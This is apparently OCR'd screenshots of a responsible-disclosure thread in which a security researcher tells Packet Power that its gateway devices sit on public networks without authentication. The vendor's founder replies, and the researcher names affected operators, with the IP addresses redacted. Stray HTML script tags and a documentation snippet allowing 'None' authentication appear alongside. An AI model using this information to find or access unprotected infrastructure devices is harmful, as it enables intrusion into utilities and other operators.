
```
    <script src='/custom/pacpow/pacpow-browser.min.js'></script>
    <script src='/custom/pacpow/pacpow-radiozone.js'></script>
    <script src='/custom/pacpow/pacpow-paneldisplay.js'></script>
    <script src='/vendor/pacpow-formatter/build/pacpow-formatter.browser.js'></script>

    <script src='/vendor/bootstrap-sass-official/assets/javascripts/bootstrap.min.js'></script>
    <script src='/vendor/FileSaver/FileSaver.js'></script>


    <script src='/vendor/angular/angular.js'></script>
    <script src='/vendor/webix/webix.js'></script>
    <script src='/vendor/mithriljs/mithril.min.js'></script>
    <script src='/javascripts/helper/webix.extensions.js'></script>
    <script src='/vendor/angular-cookies/angular-cookies.min.js'></script>
    <script src='/vendor/angular-bootstrap/ui-bootstrap-tpls.min.js'></script>
    <script src='/vendor/angular-ui-router/release/angular-ui-router.min.js'></script>
    <script src='/vendor/angular-file-model/angular-file-model.js'></script>
    <script src='/vendor/ngstorage/ngStorage.min.js'></script>
    <script src='/vendor/moment/moment.js'></script>
    <script src='/javascripts/socket.io.js'></script>
    <script src='/vendor/angular-socket-io/socket.js'></script>
    <script src='/vendor/d3/d3.min.js'></script>
    <script src='/vendor/d3-tip/index.js'></script>
    <script src='/javascripts/ui/networkmap.js'></script>
    <script src='/javascripts/ui/gauge.js'></script>
    <script src='/javascripts/ui/productModels.js'></script>
    <script src='/javascripts/app.js'></script>
    <script src='/javascripts/services.js'></script>
    <script src='/javascripts/controllers.js'></script>
    <script src='/javascripts/filters.js'></script>
    <script src='/javascripts/directives.js'></script>
    <script>
      angular.element(function() {
        $.get('/vendor/pacpow-emx/data/browser.json')
          .then(function(response) {
            // Expose as a global for debugging purposes and use outside of angular
            var _emxChannels = _.get(response, 'data') || {};
            eg4.constant('EMX_CHANNELS', _emxChannels);
            window._emxChannels = _emxChannels;
          })
          .always(function() {
            angular.bootstrap(document, ['eg4']);
          });
      });
    </script>
    </body>
</html>
```

Packet Power







Packet Power



Packet Power




Packet Power



Packet Power

- Security is the customer's responsibility, we are not responsible



P

pavie64
Packet Power
Founder

2025-06-11 (3 weeks, 4 days ago)


Thanks for the information. To be clear the devices that were identified in the report are NOT supposed to be placed on the publicly accessible networks and the ones you have identified have been placed on such networks due to user misconfiguration (basic failure to set access credentials and/or removal of default credentials). We are contacting the owners of the affected devices but are not in the position to force them to act if they choose not to. We assume that whatever is intended to be published would not include their specific IP addresses. What exactly is intended to be published?

Thanks! Paul

Reply


2 replies

Packet Power



Authentication

Configure your desired method of authenticating user access to the Gateway. Multiple options exist including "None" and "Local Account". To set up local users for access see Adding Authentication



Packet Power

P

pavie64
Packet Power
Founder

2025-06-17 (2 weeks, 5 days ago)

We do have customers who require us to allow protection to be removed (obviously for use on isolated networks). We have no (technical) ability to prevent them from subsequently placing such devices on public networks. We strongly recommend that they do not do that, but we have no means of strict technical (or legal) enforcement. FWIW, almost all devices identified are related to one particularly irresponsible customer whom we are actively trying to convince to reconfigure their devices. Thanks!

Reply

2 replies

A

Anthony
Reporter
Director, Security Research

2025-06-17 (2 weeks, 5 days ago)

Here are a few I just pulled.


Thailand (Communication Authority of Thailand) http://[redacted]/

Ireland (Enet Telecommunications Networks Limited) http://[redacted]/

Thailand (Provincial waterworks authority) http://[redacted]/

Miami (Cogent Communications) http://[redacted]/

Packet Power



Packet Power

PACKETPOWER


Documentation / Wireless Gateways / Gateway Configuration

Adding Authentication

